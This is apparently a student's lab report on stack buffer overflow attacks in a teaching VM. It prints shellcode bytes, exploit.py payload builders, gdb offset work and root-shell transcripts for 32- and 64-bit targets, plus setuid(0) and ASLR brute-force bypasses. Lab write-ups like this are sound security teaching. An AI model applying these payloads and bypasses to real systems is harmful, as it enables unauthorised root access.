

## HW Assignment 2 - Buffer Overflow Attack


Purpose

The purpose of this Lab is to practice and understand how buffer overflow attacks happen. Buffer overflows happen when a programmer tries to copy more information than the datatype they're copying to can hold (goes out of bounds of that array/buffer). This causes the program to do unpredictable things and leads to data writing over memory components in that program. This can be dangerous because it might cause the program to malfunction, or allow hackers to exploit this vulnerability (as demonstrated throughout this lab). This lab also familiarizes the programmer with how the stack frame is organized, the difference between x32bit and x64bit shellcode, and countermeasures built into computers to prevent buffer overflow attacks.

Tasks**Task 1**

After compiling and running the *call\_shellcode.c* code, two .out files were created: one for a 32bit terminal, and another for a 64bit terminal. Fig. 1.1 shows the 32bit and 64bit .out files compiled. Based on the picture, you can see that a shell was created and gave access to that file's shell. Showing the 'ls' command printing everything in *shellcode*'s directory proves that the shellcode creates a terminal that has access to information in that folder, and doesn't create a terminal in a controlled environment ('ls' wouldn't print anything because it's like a new instance of the terminal instead of a continuation).

(Fig 1.1)



```
[02/20/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[02/20/21]seed@VM:~/.../shellcode$ ./a32.out
$ echo howdy
howdy
$ v fk
zsh: command not found: fk
$ cat shellcode
cat: shellcode: No such file or directory
$ cle ls
Makefile a32.out a64.out call_shellcode.c
$ ls
$ exit
[02/20/21]seed@VM:~/.../shellcode$ ./a64.out
$ c echo

$ echo howdy
howdy
$ ls -l Make
ls: cannot access 'M': No such file or directory
$ ls
Makefile a32.out a64.out call_shellcode.c
$ ls -l a32.out
-rwxrwxr-x 1 seed 15672 Feb 20 21:17 a32.out
$ cat shellcode
cat: shellcode: No such file or directory
$ cl e
$ exit
[02/20/21]seed@VM:~/.../shellcode$
```

## HW Assignment 2 - Buffer Overflow Attack

**Task 2**

This task consisted of getting to know why *strcpy()* is a vulnerable function and how it can be exploited. If the program is a root, set-UID program, a hacker might be able to inject shellcode further than the *buffer\_size* and gain access to that root shell. This task also consisted of disabling the stackGuard, non-executable stack setting, and the virtual address space randomization (a way to prevent buffer overflow attacks by randomizing the register's address when the program gets runned).

**Task 3**

This involved investigating and learning how to seize control of a root shell through the program. With the help of the debugger tool, gdb. By using gdb, I was able to see how important register values (stack positions) changed throughout various stages of running the program. This is demonstrated in fig 2.1. The *\$ebp* value represents next places for the program to jump to in order to access certain values and carryout certain processes. Because this register tells the program where to go next in the stack frame, it needs to be overwritten as the return address in order to get access to a root terminal. By learning this value and the buffer's address on the stack frame, we can determine how many bytes need to be added onto the buffer in order to reach the *\$ebp*'s address. In the python script, these values were used as offset and return addresses. The script will be used to write this data to *badfile*. Task 4 demonstrates what this script looks like, and how this information is used. This script fills the file with unimportant values, and places the important shellcode at the end. Additionally, in the position of the offset determined from gdb plus '4' (for 32 bit, '8' for 64 bit), the return address (*ebp* value from gdb) is placed in little-endian format. Because the gdb adds extra data onto the stack, the location of the return address is about 100 bytes off. After filling in these values, and running the program, Fig 2.2 shows that I was able to gain access to the root terminal by making the above modifications.

(Fig 2.1)

```

seed@VM: ~/.../code
0x565562b5 <bof+8>: sub    esp,0x74
0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
0x565562cb <bof+30>: push   edx
0x565562cc <bof+31>: mov    ebx,eax


[-----stack-----]
0000| 0xffffcaf0 ("1pUV\204\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcaf4 --> 0xffffcf84 --> 0x0
0008| 0xffffcaf8 --> 0xf7fd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcafc --> 0xf7fcb3e0 --> 0xf7fd990 --> 0x56555000 --> 0
x464c457f
0016| 0xffffcb00 --> 0x0
0020| 0xffffcb04 --> 0x0
0024| 0xffffcb08 --> 0x0
0028| 0xffffcb0c --> 0x0

[-----]
Legend: code, data, rodata, value
20 strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcafc
gdb-peda$ quit
[02/20/21] seed@VM: ~/.../code$

```

## HW Assignment 2 - Buffer Overflow Attack

(Fig 2.2)




```
seed@VM: ~/.../code
[02/22/21]seed@VM:~/.../code$ ./exploit.py
[02/22/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# █
```

**Task 4**

Task 4 was very similar to task 3, but this time I didn't know how big the buffer was. Because I was still able to use the gdb, I was able to get the *ebp*'s address and determine the offset between the buffer and the *ebp* register. After doing this, I determined the exact location of the return address to be *offset-8 + 4* instead of the actual buffersize. Fig 3.1 shows this method inside of the python script. Fig 3.2 shows how this method was effective in reaching the root terminal through the vulnerable program.

(Fig 3.1)



```
seed@VM: ~/.../code
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517-len(shellcode) # Change this number
content[start:start+len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
# Create multiple access points so failing isn't so bad
offset = 172 #108 + 4 # ebp - buffer + 4 (for 32 bit)
ret = 0xffffcaf8 +(offset-8) +4 # ebp + buffer size
#offset = 172 #108 + 4 # ebp - buffer + 4 (for 32 bit)

L = 4 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####
"exploit.py" 32L, 1129C 23,33 55%
```

## HW Assignment 2 - Buffer Overflow Attack

(Fig 3.2)

```

gdb-peda$ p/x $ebp
$1 = 0xffffcaf8
gdb-peda$ p/x &buffer
$2 = 0xffffca50
gdb-peda$ p/d 0xffffcaf8 - 0xffffca50
$3 = 168
gdb-peda$ quit
[02/22/21]seed@VM:~/.../code$ vim exploit.py
[02/22/21]seed@VM:~/.../code$ vim exploit.py
[02/22/21]seed@VM:~/.../code$ ls
254      peda-session-stack-L1-dbg.txt  stack-L1-dbg  stack-L4
badfile  peda-session-stack-L2-dbg.txt      stack-L2     stack-L4-dbg
brute-force.sh  stack                                stack-L2-dbg
exploit.py      stack.c                             stack-L3
Makefile        stack-L1                             stack-L3-dbg
[02/22/21]seed@VM:~/.../code$ rm badfile
[02/22/21]seed@VM:~/.../code$ touch badfile
[02/22/21]seed@VM:~/.../code$ ./exploit.py
[02/22/21]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#

```

**Task 5**

Task 5 consisted of running the same attack, but on a 64bit stackframe instead of a 32bit one. Since strcpy() stops copying after encountering a 0 and the 64bit address has '0x00' at the beginning of addresses, strcpy won't get the entire return address. After studying the stackframe and how values were changing as the program ran, I found a solution. In order to get around this, the shellcode has to return to before strcpy is executed. By doing this, the program jumps to a register that is valid and doesn't have '0x00' in it. After investigating using the gdb, I was able to find the rbp register value before strcpy is called, while still determining the distance between the rbp register and buffer after strcpy is called. This difference will be used as the script's offset while the actual return address will be before strcpy is invoked. Fig 4.1 shows the python script and how it was modified to accommodate a 64bit program.

(Fig 4.1)

```

"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
"\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517-len(shellcode) # Change this number
content[start:start+len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
#Create multiple access points so failing isn't so bad
offset = 216 #108 + 4 # ebp - buffer + 4 (for 32 bit)
ret = 0x7fffffffdf90 # ebp + buffer size rbp: 0x7fffffffdd50 rsp:0x7fffffffdf94
L = 8 # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####

# Write the content to a file
-- INSERT --

```

## HW Assignment 2 - Buffer Overflow Attack

Fig 4.2 shows my successful attack on a 64bit program.

(Fig 4.2)

```
seed@VM: ~/.../code
[02/27/21]seed@VM:~/.../code$ ./exploit.py
[02/27/21]seed@VM:~/.../code$ ./stack-L3
Input size: 517
# ls
254          peda-session-stack-L3-dbg.txt  stack-L2      stack-L4-dbg
Makefile     peda-session-stack-L3.txt                stack-L2-dbg  stack.c
badfile      stack                                     stack-L3
brute-force.sh stack-L1                                stack-L3-dbg
exploit.py   stack-L1-dbg                             stack-L4
# c ec
zsh: command not found: ec
# echo howdy
howdy
# █
```

**Task 6**

Task 6 was more challenging than the previous tasks because the buffer size was extremely small (not large enough to fit the shellcode or the NOP values). Because of how small the buffer was, the previous methods of gaining a root access terminal wouldn't work. By using the gdb debugger, I was able to determine the offset value by creating a pattern of bits (so I can tell what places my code overwrote). After doing this, I looked for the value inside the \$rsp register, and looked for the offset between that value and my "pattern" this resulted in the value "". This shows how far away my buffer was from the actual register it needed to overwrite in order to successfully exploit the program. Additionally, since the buffer was so small, the return address had to be the \$rbp's value before it entered the *dummy\_function()* program. This program copies the string into a larger buffer than the *buf()* function. By using this buffer to overwrite the \$rbp address, I was able to successfully gain access to the root terminal. Fig 5.1 demonstrates the adjusted values in exploit and fig 5.2 shows that this attack was successful.

(Fig 5.1)

```
seed@VM: ~/.../code
shellcode= (
    \"x48\\x31\\xd2\\x52\\x48\\xb8\\x2f\\x62\\x69\\x6e\"
    \"x2f\\x2f\\x73\\x68\\x50\\x48\\x89\\xe7\\x52\\x57\"
    \"x48\\x89\\xe6\\x48\\x31\\xc0\\xb0\\x3b\\x0f\\x05\"
).encode('latin-1')


# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)          # Change this number
content[start:start+len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
#Create multiple access points so failing isn't so bad
offset = 18      #108 + 4 # ebp - buffer + 4 (for 32 bit)
ret = 0x7fffffffdf70 #Offset came from creating a pattern and getting $rsp
# $return value was prev rsp- Last register of dummy_buffer
L = 8           # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
#####
# Write the content to a file
```

## HW Assignment 2 - Buffer Overflow Attack

(Fig 5.2)



```


seed@VM: ~/.../code
[03/02/21]seed@VM:~/.../code$ ./stack-L4
Input size: 517
Segmentation fault
[03/02/21]seed@VM:~/.../code$ vim exploit.py
[03/02/21]seed@VM:~/.../code$ vim exploit.py
[03/02/21]seed@VM:~/.../code$ vim exploit.py
[03/02/21]seed@VM:~/.../code$ ./exploit.py
[03/02/21]seed@VM:~/.../code$ ./stack-L4
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# echo howdy
howdy
# ls
254          pat          stack-L2-dbg
:wq          peda-session-stack-L1-dbg.txt stack-L3
Makefile     peda-session-stack-L4-dbg.txt stack-L3-dbg
badfile      stack          stack-L4
brute-force.sh stack-L1        stack-L4-dbg
exploit.py   stack-L1-dbg   stack.c
fuxx_rbp.in  stack-L2
#

```

**Task 7**

For the previous tasks, we were running our program in a shell that didn't prevent a program from running with a UID that isn't there own. Doing so allowed the buffer overflow attacks to be successful since a file was basically calling another program through that program (how we were able to get the root shell). This task turns this countermeasure back on and attempt to defeat it. One method (as demonstrated through this task) is to call the `setUID(0)`. This binary was provided in the `call_shellcode.c` program and is placed before the original shellcode binary. After doing this, I ran `a32.out` and `a64.out` again. In doing so, I noticed that the ID's changed to root owned and had root privileges, but the group remained the 'seed' user. With the updated shellcode, I ran the same buffer overflow attack, but slightly decreased the return address to accommodate more information being on the stack. I was successful in exploiting the program's vulnerability and gaining access to a root terminal. Fig 6.1 shows the successful attack.

(Fig 6.1)



```

seed@VM: ~/.../Hw2
[02/28/21]seed@VM:~/.../code$ rm badfile
[02/28/21]seed@VM:~/.../code$ touch badfile
[02/28/21]seed@VM:~/.../code$ ./exploit.py
[02/28/21]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# echo howdy
howdy
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
lrwxrwxrwx 1 root root 9 Feb 28 01:25 /bin/sh -> /bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
# exit
[02/28/21]seed@VM:~/.../code$

```




## HW Assignment 2 - Buffer Overflow Attack

**Task 8**

Task 8 consists of defeating the terminal's other countermeasure to prevent buffer overflow attacks: address randomization. For the 32bit linux machine, there are  $2^{19}$  possibilities for what the address can be set to. By setting the address randomization to 2 for this task, we can generate the `$ebp`'s address through brute force. This is automated through a shell script that changes the return address slightly each time and runs the `./exploit` and `./stack-L1` files infinitely or until the root terminal is achieved. Since there are thousands of possibilities, the program can succeed in a couple of seconds or a couple of minute. As seen in fig 7.1, my program took a couple a little over 1 minute but tried close to 40 thousand times before succeeding. This further proves how hard it would be to conduct a buffer overflow attack without the help of gdb and the terminal's address termination turned on/higher than 2. If this brute force attack was launched on a 64bit machine, it would take longer because there are more chances for failures and more possibilities.

(Fig 7.1)



```

seed@VM: ~/.../code
Input size: 517
./brute-force.sh: line 14: 55406 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39960 times so far.
Input size: 517
./brute-force.sh: line 14: 55407 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39961 times so far.
Input size: 517
./brute-force.sh: line 14: 55408 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39962 times so far.
Input size: 517
./brute-force.sh: line 14: 55409 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39963 times so far.
Input size: 517
./brute-force.sh: line 14: 55410 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39964 times so far.
Input size: 517
./brute-force.sh: line 14: 55411 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39965 times so far.
Input size: 517
./brute-force.sh: line 14: 55412 Segmentation fault      ./stack-L1
1 minutes and 14 seconds elapsed.
The program has been running 39966 times so far.
Input size: 517
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#

```